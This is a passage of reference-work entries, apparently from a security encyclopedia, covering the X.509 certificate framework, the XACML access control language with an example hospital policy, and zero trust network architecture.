The X.509 standard (ITU, the International Telecommunication Union, formerly CCITT) is the best known framework for public-key and attribute certificates upon which full services in a hierarchical authentication structure can be based. It plays a significant role to interconnect open systems and allows, with a minimum of technical agreement outside of this standard, the interconnection of information processing systems from different manufacturers, under different managements, of different levels of complexity, and of different ages.

Theory and Application

The X.509 standard defines frameworks for public-key certificates, attribute certificates, and authentication services. The public-key certificate framework defines information objects for public-key infrastructures (PKIs), including public-key certificates binding a public key to a particular

user, system or device, where the attribute certificate framework includes the definition of the information objects for privilege management infrastructures (PMIs), including attribute certificates. The standard also provides the framework for issuing, managing, using, and revoking these certificates, but does not define a PKI or a PMI in its entirety. Instead, it provides the foundation upon which full PKIs and PMIs and their specifications would be built. Elements of PKI and PMI beyond these frameworks, such as key and certificate management protocols, operational protocols, additional certificate, and certificate revocation list extensions, are expected to be defined by other standards bodies (ISO TC 68, IETF, etc.).

The authentication scheme defined in the X.509 standard is generic and may be applied to a variety of applications and environments. Public-key technology is used to enable strong authentication, signed and/or encrypted operations, and for storage of signed and/or encrypted data. Attribute certificates can be used to enable rule-based access control. The standard also specifies the form of authentication information, how this information may be obtained, and the assumptions made about how it is formed and managed. The standard describes two levels of authentication: simple authentication using a password as a verification of claimed identity and strong authentication involving credentials formed using cryptographic techniques.

Currently, the X.509 standard specifies versions 1, 2, and 3 of public-key certificates, versions 1 and 2 of certificate revocation lists, and version 2 of attribute certificates. The extensibility function was added with version 3 of the public-key certificates and with version 2 of the certificate revocation lists, and was incorporated into the attribute certificate from its initial inception. This function avoids the need to create new versions covering any enhancements.

Cross-References

Certification Authority

Recommended Reading

X.509: Information technology – Open Systems Interconnection – The Directory: public-key and attribute certificate frameworks. http://www.itu.int/rec/T-REC-X.509/en

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_833

XML-Based Access Control Languages

Claudio A. Ardagna[4] ✉ and Nicola Bena[4] ✉
(4) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Claudio A. Ardagna (Corresponding author)**
Email: claudio.ardagna@unimi.it

✉ **Nicola Bena**
Email: nicola.bena@unimi.it

Definitions

XML-based access control languages provide the syntax and semantics for the specification of flexible and extensible policies protecting and regulating access to resources and applications available on the Web.

Background

Accessing information and services on the global Internet is a fundamental aspect of the modern economy. Information technologies permit the development of online applications that are accessed by remote users over the Web. In this scenario, there is the need of new Internet-wide security standards, including solutions for specifying and enforcing security policies regulating access to resources, which consider the requirements introduced by large, distributed, and heterogeneous networked systems (Ardagna et al., 2007). In particular, an essential requirement of security standards and languages is to make them applicable and suitable for content created using *eXtensible Markup Language* (XML).

XML is a markup language promoted by the World Wide Web Consortium (W3C) and has been widely adopted for a great variety of applications and types of content. Few examples of XML-based markup languages are *Security Assertion Markup Language* (SAML) used to exchange security credentials among different parties, *Geography Markup Language* (GML), *Wireless Markup Language* (WML), *Physical Markup Language* (PML), and *Mathematical Markup Language* (MathML). XML is also at the basis of interoperability protocols used to integrate applications across the Internet, such as Web service protocols. The Web service technology in fact relies on different XML-based languages: *Simple Object Access Protocol* (SOAP), *Web Service Definition Language* (WSDL), and *Universal Description Discovery and Integration* (UDDI), to name but a few. XML has been also used for the definition of models and languages specifying and exchanging access control policies to generic resources, which may or may not comply with the XML data model. XML appears in fact a natural choice as the basis for a common security policy language, due to the ease with which its syntax and semantics can be extended and the widespread support that it enjoys from all the main platforms and tool vendors. Several XML-based proposals have been introduced for access control to distributed heterogeneous resources from multiple sources. One of the most important is *eXtensible Access Control Markup Language* (XACML) (OASIS Standard, 2005, 2013), an XML-based language for defining rules and policies that regulate access to information. In the following, we present the XACML language in more details.

Theory

XACML is the result of an OASIS standardization effort proposing an XML-based language to express and interchange access control policies (OASIS Standard, 2005, 2013). XACML is designed to express authorization policies in XML against objects that can themselves be identified in XML. The main functionalities offered by XACML can be summarized as follows (Ardagna et al., 2007):

- *Policy combination*. XACML provides a method for combining policies independently specified. Different entities can then define their policies on the same resource. When an access request on that resource is submitted, the system has to take into consideration all these policies.

- *Combining algorithms*. Since XACML supports the definition of policies independently specified, there is the need for a method for reconciling such policies when their evaluation is contradictory. XACML supports different combining algorithms, each representing a way of combining multiple decisions into a single one.
- *Attribute-based restrictions*. XACML supports the definition of powerful policies based on generic properties (attributes) associated with subjects (e.g., name, address, occupation) and resources (e.g., owner, creation date) other than their identities. XACML includes some built-in operators for comparing attribute values and provides a method of adding nonstandard functions.
- *Multiple subjects*. XACML permits the definition of more than one subject relevant to a decision request.
- *Policy distribution*. Policies can be defined by different parties and enforced at different enforcement points. Also, XACML permits one policy to contain or refer to other policies.
- *Implementation independence*. XACML provides an abstraction layer that isolates the policy writer from the implementation details. This means that different implementations should operate in a consistent way, regardless of the implementation itself.
- *Obligations and advices*. XACML provides a method for specifying some actions, called *obligations*, that must be fulfilled in conjunction with the policy enforcement. It also supports the definition of *advices* as actions whose fulfillment is not mandatory.

A typical scenario involving XACML is when someone wants to perform an action on a resource. For instance, suppose that a physician wants to access a patient's record for inquiry only. The physician can log on to the hospital information system, enter the patient identifier, and retrieve the corresponding record. XACML provides a model with a *formal* representation of the access control security policies used to regulate such accesses to resources. This modeling phase is essential to ensure a clear and unambiguous language, which could otherwise be subject to different interpretations and uses. The main concepts of interest in the XACML policy language model are *rule*, *policy*, and *policy set*.

A XACML policy has, as root element, either `Policy` or `PolicySet`. A `PolicySet` is a collection of `Policy` or `PolicySet` elements. A XACML policy consists of a *target*, a set of *rules*, an optional

set of *obligations*, an optional set of *advice*, and a *rule combining algorithm*. A `Target` element basically consists of a simplified set of conditions over *subject*, *resource*, *action*, and *environment* attributes, which must be satisfied for a policy to be applicable to a given request. If all the conditions of a `Target` element are satisfied, then its associated `Policy` (or `PolicySet`) applies to the request. The components of a rule are a *target*, an *effect*, and a *condition*; an optional set of *obligations*; and an optional set of *advices*. The target defines a set of conditions over *subject*, *resource*, *action*, and *environment* attributes, and, typically, it is more complex than the `Target` element of the parent `Policy` element. The set of conditions can be further refined by the *condition* element. The effect of the rule can be `permit` or `deny`. Note that the `Target` element is optional; in case of absence, it is the same of the parent `Policy` element. An `Obligation` element specifies an action that has to be performed in conjunction with the enforcement of the final decision value. For instance, an obligation can state that all accesses to medical data have to be logged. Note that only policies that are evaluated and have returned a response of `permit` or `deny` can return obligations. Similarly, an `Advice` element specifies an action that can be performed in conjunction with the enforcement of the final decision value. *Advices* and *obligations* can be expressed at policy level or at rule level and can be bound to attributes whose values change at runtime. The final decision value, also called *authorization decision*, is the value of the policy as defined by the rule combining algorithm and can be `permit`, `deny`, `not applicable` (when no applicable policies or rules could be found), or `indeterminate` (when some errors occurred during the access control process). XACML defines different combining algorithms. The most important ones are summarized in the following:

- The *deny override* algorithm states that if there exists a rule that evaluates to `deny`, the authorization decision is `deny`. If all rules evaluate to `indeterminate`, or if some rules evaluate to `indeterminate` and some others evaluate to `permit`, the authorization decision is `indeterminate`. Otherwise, if a rule evaluates to `permit`, the authorization decision is `permit`. If none of the above applies, the authorization decision is `not applicable`.

- The *permit overrides* algorithm states that if there exists a rule that evaluates to `permit`, the authorization decision is `permit`. If all rules evaluate to `indeterminate`, or if some rules evaluate to `indeterminate` and some others evaluate to `deny`, the authorization decision is `indeterminate`. Otherwise, if a rule evaluates to `deny`, the authorization decision is `deny`. If none of the above applies, the authorization decision is `not applicable`.
- The *first applicable* algorithm states that the rules have to be evaluated in the order in which they appear in the `Policy`. For each rule, if the target matches and the conditions evaluate to true, the authorization decision is the effect (`permit` or `deny`) of such a rule.
- The *only-one-applicable* algorithm states that if more than one rule applies, the authorization decision is `indeterminate`. If no rule applies, the authorization decision is `not applicable`. If only one rule applies, the authorization decision coincides with the result of evaluating that rule.

An important feature of XACML is that each rule is based on the definition of attributes corresponding to specific characteristics of a subject, resource, action, or environment. For instance, a physician at a hospital may have the attribute of being a researcher, a specialist in some field, or many other job roles. According to these attributes, the physician can perform different functions within the hospital. Attributes are defined as name-value pairs, and every value has a specific data type. Depending on its type, the attribute can have other information associated with it, including an identifier and a (custom) category (e.g., *subject*, *resource*, *action*, *environment*). When defining a `Target`, attributes are typically contained in a `Match` element specifying how to match between an attribute in the request (typically contained in an `Attributes` element) and an attribute value defined in the policy. XACML defines several specific data types (e.g., `dnsName`, `xpathExpression`), as well as standard data types such as string, Boolean, integer, time, and operations to be performed on them, such as equality, comparison, and string manipulation.

XACML version 3 (OASIS Standard, 2013) adds support for *administrative policies*, that is, policies *delegating* rights for defining other policies (Administrative Policies). *Administrative* or *standard access policies* can be *trusted* or *untrusted*; the former are defined without

delegation, while the latter are defined with *delegation*. During the evaluation process, a *delegation chain* is established, starting from *untrusted* policies and mandatory ending with *trusted policies* (Ferraiolo et al., 2016).

As an example of XACML policy, suppose that a hospital defines a high-level policy stating that "any user with role *head physician* can read the *patient record* for which she is designated as head physician." Figure 1 illustrates the XACML policy corresponding to this high-level policy. The policy applies to requests on the http://hospital.example.com/patients/patient.xsd resource. The policy has one rule with a target that requires a read action and a subject with role head physician and a condition that applies only if the subject is the head physician of the requested patient.

```
<Policy
    xmlns="urn:oasis:names:tc:xacml:3.0:core:schema:wd-17"
    xmlns:xacml ="urn:oasis:names:tc:xacml:3.0:core:schema:wd-17"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="urn:oasis:names:tc:xacml:3.0:core:schema:wd-17
    http://docs.oasis-open.org/xacml/3.0/xacml-core-v3-schema-wd-17.xsd"
    xmlns:hospital="http://hospital.example.com/schemas/hospital.xsd"
    PolicyId="Poll"
    RuleCombiningAlgId="urn:oasis:names:tc:xacml:3.0:rule-combining-algorithm:permit-overrides"
    Version="1.0"
    >
    <Target>
        <AnyOf>
            <AllOf>
                <Match MatchId="urn:oasis:names:tc:xacml:1.0:function:anyURI-equal">
                    <AttributeValue
                        DataType="http://www.w3.org/2001/XMLSchema#anyURI">
                            http://hospital.example.com/patients/patient.xsd
                    </AttributeValue>
                    <AttributeDesignator
                        Category="urn:oasis:names:tc:xacml:3.0:attribute-category:resource"
                        AttributeId="urn:oasis:names:tc:xacml:2.0:resource:target-namespace"
                        DataType="http://www.w3.org/2001/XMLSchema#anyURI"
                        MustBePresent="true"
                    />
                </Match>
            </AllOf>
        </AnyOf>
    </Target>
    <Rule RuleId="ReadRule" Effect="Permit">
        <Target>
            <AnyOf>
                <AllOf>
                    <Match MatchId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
                        <AttributeValue
                            DataType="http://www.w3.org/2001/XMLSchema#string">
                                head physician
                        </AttributeValue>
                        <AttributeDesignator
                            Category="urn:oasis:names:tc:xacml:1.0:subject-category:access-subject"
                            AttributeId="role"
                            DataType="http://www.w3.org/2001/XMLSchema#string"
                            MustBePresent="true"
                        />
                    </Match>
                    <Match MatchId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
                        <AttributeValue
                            DataType="http://www.w3.org/2001/XMLSchema#string">
                                read
                        </AttributeValue>
                        <AttributeDesignator
                            Category="urn:oasis:names:tc:xacml:3.0:attribute-category:action"
                            AttributeId="urn:oasis:names:tc:xacml:1.0:action:action-id"
                            DataType="http://www.w3.org/2001/XMLSchema#string"
                            MustBePresent="true"
                        />
                    </Match>
                </AllOf>
            </AnyOf>
        </Target>
        <Condition>
            <Apply FunctionId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
                <Apply FunctionId="urn:oasis:names:tc:xacml:1.0:function:string-one-and-only">
                    <AttributeDesignator
                        Category="urn:oasis:names:tc:xacml:1.0:subject-category:access-subject"
                        AttributeId="physicianID"
                        DataType="http://www.w3.org/2001/XMLSchema#string"
                        MustBePresent="true"
                    />
                </Apply>
                <Apply FunctionId="urn:oasis:names:tc:xacml:1.0:function:string-one-and-only">
                    <AttributeSelector
                        Category="urn:oasis:names:tc:xacml:3.0:attribute-category:resource"
                        Path="hospital:record/hospital:patient/hospital:head-physician/hospital:ID/text()"
                        DataType="http://www.w3.org/2001/XMLSchema#string"
                        MustBePresent="true"
                    />
                </Apply>
            </Apply>
        </Condition>
    </Rule>
</Policy>
```

XML-Based Access Control Languages, Fig. 1 An example of XACML policy

Finally, XACML defines a standard format for expressing requests and responses in XML format (Ardagna et al., 2007) or JSON format (OASIS Candidate Standard, 2014) and possibly in a REST fashion (OASIS Candidate Standard, 2017). A request contains attributes for the subject, resource, action, environment, as well as other custom categories. A single request may contain multiple access requests, still obtaining a single response with multiple authorization decisions. A response contains one or more results, one for each requested resource, corresponding to an evaluation. Each result contains elements `Decision`, `Status`, `Obligations`, and `AssociatedAdvices`. The `Decision` element specifies the authorization decision (i.e., `permit`, `deny`, `indeterminate`, `not applicable`), the `Status` element indicates if some errors occurred during the evaluation process, the optional `Obligations` element states the obligations to be fulfilled, and the optional `AssociatedAdvices` element states the advices that can be fulfilled. The result can contain two additional elements: the `Attributes` element contains attributes of the request to be included in the response, and the `<PolicyIdentifierList>` element specifies the list of policies applicable to the request. For instance, suppose that a user with role *head physician* and ID 354850273 wants to read resource http://hospital.example.com/patients/patient.xsd with patient ID 123a45d. This request is compared with the XACML policy in Fig. 1. The result of this evaluation allows (`permit`) the user to access the requested patient record if she is the head physician of the patient.

Application

An important result in the evolution of the Web has been the widespread diffusion of electronic services (e-services), including the ability to purchase, sell, and distribute goods, information, and applications to users. A primary concern in the development of e-services is to provide solutions for secure data exchange and systems for protecting remote applications from unauthorized accesses. In fact, regulating access to services is fundamental to ensure integrity, confidentiality, and availability of data, especially in Web-based scenario where parties are potentially unknown to

each other. XML-based access control languages, XACML in particular, represent therefore an important contribution toward this direction.

Open Problems and Future Directions

Some open problems and interesting research directions that need to be considered by future research in the context of XML-based access control languages include the integration of credentials and the definition of privacy-aware languages. Credential integration will enhance XML-based access control languages, especially XACML, to specify and evaluate conditions based on requests for certified data stored in credentials. A complete language in fact should be able to ask for properties and credentials that are certified by trusted third parties. In addition, the huge amount of personal information available on the Web has led to growing concerns about the privacy of its users who prefer not to be under the control of anyone at any time. A number of projects and research works on access control, privacy, and identity management have been then presented in the last years. The consideration of privacy issues introduces the need for rethinking authorization languages and models and the need of new paradigms for privacy-aware access control and authorization specification and enforcement.

At the same time, while XML-based languages are very expressive, they have few drawbacks, notably verbosity and parsing efficiency, which led researchers to the design of equivalent languages, but simpler and more efficient (e.g., Griffin et al. 2012; Jiang and Bouabdallah 2017).

Cross-References

Administrative Policies
Attribute-Based Access Control
Privacy-Aware Languages
Role-Based Access Control

References

Ardagna C, Damiani E, De Capitani di Vimercati S, Samarati P (2007) XML security. In: Petkovic M, Jonker W (eds) Security, privacy and trust in modern data management. Springer

Ferraiolo D, Chandramouli R, Kuhn R, Hu V (2016) Extensible access control markup language (XACML) and next generation access control (NGAC). In: Proceedongs of of the 2016 ACM international workshop on attribute based access control (ABAC 2016), New Orleans

Griffin L, Butler B, d Leastar E, Jennings B, Botvich D (2012) On the performance of access control policy evaluation. In: Proceedings of the IEEE international symposium on policies for distributed systems and networks (POLICY 2012), Chapel Hill

Jiang H, Bouabdallah A (2017) JACPoL: A simple but expressive JSON-based access control policy language. In: Proceedings of the 11th IFIP international conference on information security theory and practice (WISTP 2017), Heraklion, Crete

OASIS Candidate Standard (2014) JSON Profile of XACML 3.0 Version 1.0. http://docs.oasis-open.org/xacml/xacml-json-http/v1.0/cs01/xacml-json-http-v1.0-cs01.pdf

OASIS Candidate Standard (2017) REST Profile of XACML v3.0 Version 1.0. http://docs.oasis-open.org/xacml/xacml-rest/v1.0/xacml-rest-v1.0.pdf

OASIS Standard (2005) eXtensible Access Control Markup Language (XACML), Version 2.0. https://docs.oasis-open.org/xacml/2.0/access_control-xacml-2.0-core-spec-os.pdf

OASIS Standard (2013) eXtensible Access Control Markup Language (XACML), Version 3.0. http://docs.oasis-open.org/xacml/3.0/xacml-3.0-core-spec-os-en.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301059

XSS

Cross Site Scripting Attacks

Z

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1638

Zero Trust Architecture

Dwight Horne[1] ✉
(1) AT&T Center for Virtualization, Southern Methodist University, Dallas, TX, USA

✉ **Dwight Horne**
Email: rhorne@smu.edu

Synonyms

Zero trust cybersecurity; Zero trust network; Zero trust threat model

Definition

A zero trust architecture is an abstract network design inspired by a zero trust threat model in which no inherent trust exists, and the network is always assumed to be hostile. In contrast to traditional, perimeter-based network security models that often statically define various trust zones and boundary choke points, a key goal of zero trust networks is that all users, devices, and network flows or transactions are rigorously authenticated and authorized.

Background

The traditional perimeter model in network security is somewhat comparable to the medieval perimeter model commonly used with castles. Tall castle walls protected the interior of the castle from the threats of the exterior, as the exterior was assumed hostile, while greater trust was afforded to the interior. In addition to the castle walls, there was often a

moat, another layer of defense to further impede access. When coupled with these defenses, the castle drawbridge could be used to tightly authenticate and authorize traffic into and out of the castle. Similarly, corporate networks have commonly been divided into different security zones, each with a different implicit level of trust. In this perimeter model, network traffic at the boundary of each zone is tightly controlled with a device such as a firewall. Examples of zones commonly found in the traditional model might include the Internet or public zone, a demilitarized zone (DMZ), and one or more trusted Internal networks, which may also be further divided into additional trust zones or privileged zones. The assumption is that traffic or resources within a particular perimeter can be afforded a certain level of trust (or lack thereof), inherent by the fact that they exist in that zone.

Unfortunately, modern network threats, designs, and usage scenarios present a number of challenges to maintaining security with the perimeter security model. For example, mobile users and remote workers have become commonplace. Moreover, significant infrastructure has migrated from predominantly on-premises deployments to cloud-based solutions and software-defined networks. As the distinctions of traditional perimeters dissolve, defending a network with a perimeter-based security model becomes increasingly challenging. Another issue with traditional models becomes apparent when considering cases such as a compromised device due to exploitation of an application level vulnerability or a compromised user account from a successful spear-phishing campaign. When a network with perimeter-based security is compromised, lateral movement is simplified due to the implicit trust afforded to devices, users, and network traffic within the internal network. But designing networks instead with a zero trust mindset can accommodate modern paradigms with remote/mobile workers and multicloud infrastructure, while simultaneously mitigating threats such as a malicious device or compromised user credentials on a trusted internal network by in essence treating all hosts and services as though they are Internet facing.

Theory

The core notion of zero trust (ZT) with use of that nomenclature goes back to at least 2002 when a study sponsored by the U.S. Army Medical Research and Material Command highlighted an intrusion containment

approach targeting a ZT threat model where one assumes the system may have already been compromised and consequently cannot be trusted (Sood et al. 2002). In fact, the ZT threat model in that study postulated that all intrusion prevention methods will ultimately fail. The researchers proposed intrusion tolerance via hardware and software system components such as firewalls and servers that periodically restore themselves from a trusted source, which they referred to as self-cleansing systems. While the modern use of the term zero trust with reference to network architectures tends to convey a more extensive approach to network security, periodic restoration from trusted sources can be an element of device/software trust management in the context of ZT network architectures.

A more comprehensive interpretation of the ZT threat model applied to network architectures was popularized with the work of Kindervag (2010). Shifting from the old adage of "trust but verify" to a mentality of "never trust, always verify," ZT reimagines traditional hierarchical networks with perimeter-centric security models. Since that time, ZT theoretical frameworks have gained increasing attention across academia and industry. The ideas of ZT network architectures continue to evolve even after the appearance of more extensive knowledge bases such as the guide from Gilman and Barth (2017) as well as the National Institute for Standards and Technology (NIST) draft publication SP800-207 on zero trust architectures, the latter of which was approaching final form at the time of this writing (Rose et al. 2020). Unfortunately, since there are not yet widely recognized ZT architectural standards, information from different sources can vary in perspectives conveyed, terminology used, and subsets of zero trust principles that are emphasized. The remainder of this section seeks to harmonize the most prominent core principles, theoretical frameworks, and fundamental zero trust components from multiple sources to convey the essence of a current understanding of the state of the art in zero trust architectures.


Core Zero Trust Principles. There are a number of core principles that guide both the abstract conceptualization of a ZT architecture as well as implementations in varying contexts. Some of those core principles include:

- All users, devices, or other entities are strongly identified and validated (no implicit trust, Internet security everywhere).
- All network flows are strongly authenticated and authorized.

- A least privilege access control model is strictly enforced.
- Access to all resources is authenticated, authorized, and secured.
- Access is controlled dynamically, typically on a per session basis.
- Ensure that all devices are in the most secure state possible at all times.
- Inspect and log all activities.
- Ensure continuous evaluation rather than once-and-for-all trust.

Logical Components of a Zero Trust Architecture. A logical overview of fundamental components in a ZT network architecture is presented in Fig. 1. The first thing to notice is the clear distinction between the control plane and the data plane. The ZT components within the control plane must be protected as critical resources because they are used for trust management decisions to control what actions are allowed or disallowed in the data plane. In the control plane, an abstract concept often referred to as the Policy Decision Point (PDP) resides with logically separate functional subcomponents including the Trust Engine (TE), Policy Engine (PE), and Policy Administrator (PA). In reality, these logically distinct concepts could coexist within the same software set or be completely separate applications or services, and even geographically dispersed (although the latter may not be desirable). The TE accepts contextual inputs related to a particular network flow or resource access request and produces associated trust score data. The PE evaluates the breadth of data regarding a network access request with respect to access control-related policies and makes the final decision to allow or deny the request. The role of the PA is to execute the decision of the PE, ensuring that the decision is communicated to the Policy Enforcement Point (PEP) in the data plane. The PEP is responsible for allowing or disallowing the requested action, which may include dynamic reconfiguration of firewall rules, access of control lists, or other steps in concrete implementations. The PEP is also typically responsible for monitoring and terminating network connections and access to resources. Some have also promoted the notion of a separate monitoring plane. But a monitoring plane is not depicted in the diagram as consideration of the monitoring function embodied as a separate plane was not common practice

at the time of writing.




Zero Trust Architecture, Fig. 1 Overview of zero trust architectural fundamentals

Application

To gain a better understanding of how the theoretical zero trust (ZT) architectural components might map to actual implementations in real-world enterprises, consider the example presented in Fig. 2. In the example, the Trust Engine (TE) takes a variety of data inputs related to device health and status, user identity and role information, current threat intelligence, contextual information about the access request, behavioral data, and verified inventory data. The TE then applies its *trust algorithm* to compute trust score data. There could be one overall trust score, or independent trust scores, for instance, for user, device, and context. The resulting trust score(s) becomes part of the network agent request manifest. *Network agent* is ZT terminology adopted by Gilman and Barth (2017) to combine elements that would have traditionally been authorized separately such as the user, device, and application involved with the request. Subsequently, the network agent request is considered by the Policy Engine (PE) and evaluated against various policies in effect that may include role-based access control policies, compliance policies (e.g., PCI, FISMA, HIPAA, ISO/IEC 27002, etc.), network service and endpoint policies, security information and event management (SIEM) system data, and more. The PE

ultimately makes an authorization decision, which the Policy Administrator (PA) component conveys to the PEP for enforcement.



Zero Trust Architecture, Fig. 2 Example of trust engine and policy engine roles in a zero trust architecture

Very few enterprises may initially be able to fully realize a complete ZT network architecture in the near future. But many have already begun on their journey toward ZT, some even unknowingly, by beginning to institute ZT policies and controls. For example, many have already taken steps toward stronger multifactor authentication and/or are transitioning toward microperimeters, microsegmentation, and shrinking or elimination of implicit trust zones.

Google's BeyondCorp initiative was one of the first widely recognized corporate migrations toward a ZT network architecture within the context of existing enterprise infrastructure (Ward and Beyer 2014). The initiative moved away from a model that afforded a certain level of trust or privilege by virtue of being physically located on the internal corporate network, instead favoring an approach that ensures all access to enterprise resources is fully authenticated, authorized, and secured (encrypted). Some foundational elements of that migration that were described include securely identifying devices, securely identifying users, removing trust from the network, externalizing resources and workflows, trust inference for both users and devices, and implementation of strict access controls. A follow-on report from Osborn et al. (2016) provided further detail regarding trust calculations and access decisions that were based on the state of a device, user information, and the context of the request. After having

completed a majority of the migration to ZT policies, the BeyondCorp planning and deployment steps described therein may benefit practitioners considering a similar migration to ZT architectures in other enterprise contexts.

Practitioners will find descriptions of multiple ZT deployment scenarios in sections 3–4 of the NIST SP800-207 draft. Section 7 also discusses migration plan considerations for greenfield projects, hybrid architectures, and ZT adoption in traditional networks with perimeter-centric security. The latter case may be the most commonly encountered scenario in enterprise networks at present. Consequently, the steps involved with a ZT network migration plan may often include:

- Inventory resources, data, and risks
- Identify all users, roles, and business processes/policies
- Perform risk assessment and policy revision as necessary
- Implement strong authentication of both users and devices
- Establish the trust evaluation approach(es)
- Inventory-desired traffic and network flows
- Involve users/consumers of data/services in the migration-planning process
- Design logical microsegmentation of applications, services, data, and resources along with a phased approach to achieving goals
- Implement per-session authorization of network flows and dynamic access controls
- Inspect, log, and analyze all traffic
- Continuously monitor, leverage analytics, adapt, and improve

ZT network architectures do not eliminate common security mechanisms such as firewalls, network monitoring, content filtering, access control lists, encryption, or intrusion prevention systems. However, in many cases they may be utilized in different ways. As ZT architectural conceptualizations are applied to varying networks, the implementation details and terminology used in specific circumstances may vary. For instance, the terminology used with presentation of BeyondCorp varied a bit from the more abstract concepts employed with the theoretical architecture of Fig. 1, but the essential elements and underlying principles were comparable. Different networks have disparate security requirements and other factors to take into consideration such as geographical dispersion,

hybrid-cloud or multicloud infrastructure, technical debt from legacy applications and services, sensitivity of various enterprise resources, industry compliance requirements, and much more. But the fundamental tenets of the ZT threat model and ZT network architectures persist across diverse application domains. At its core, ZT is about avoiding implicit trust pools that provide gated access to resources based on network location. It is about dynamic access controls ensuring strict authentication, authorization, and security of all network flows given the realities of remote/mobile workers as well as cloud-based infrastructure and services. ZT is about ensuring confidentiality, integrity, and availability in a world where the network is always assumed to be hostile.

Open Problems and Future Directions

Standardization and Enhancements. The establishment of widely recognized open standards may help to facilitate adoption of ZT network architectures and the realization of associated benefits. Industry standards would also facilitate interoperability between tools and enablers from different vendors and provide a standard set of conceptualizations and terminology to foster related academic research and public discourse. Enhancements to the foundational ZT components will likely continue to be a focus going forward. For example, development of novel methods for dynamic access control policy definition and enforcement or improved trust algorithms would be beneficial. Similarly, security algorithms providing identity management, authentication, and authorization mechanisms that can ensure security against quantum-enabled adversaries will be of increasing importance going forward.

Attacks and Weaknesses. White hat security researchers as well as black hat hackers will undoubtedly concentrate on identification and exploitation of weaknesses in ZT networks. For instance, methods for subversion of ZT core components or processes will be a focus of study. ZT architectures are not a complete panacea and can be viewed as possibly increasing risk of single points of failure or higher value targets for exploitation. Moreover, if the implementation of ZT leads to greater technical complexity, it could conceivably result in increased risk. There may also be potential for increased risk of traffic analysis attacks with many ZT network

implementations. For instance, consider observation of network flows to specific resources rather than opaquely multiplexed through a virtual private network (VPN)-tunneled connection. Yet another challenge may be with the requirement to inspect and log all data, and the resulting implications for potential storage requirements. The logs themselves may also become a valuable target for adversaries.

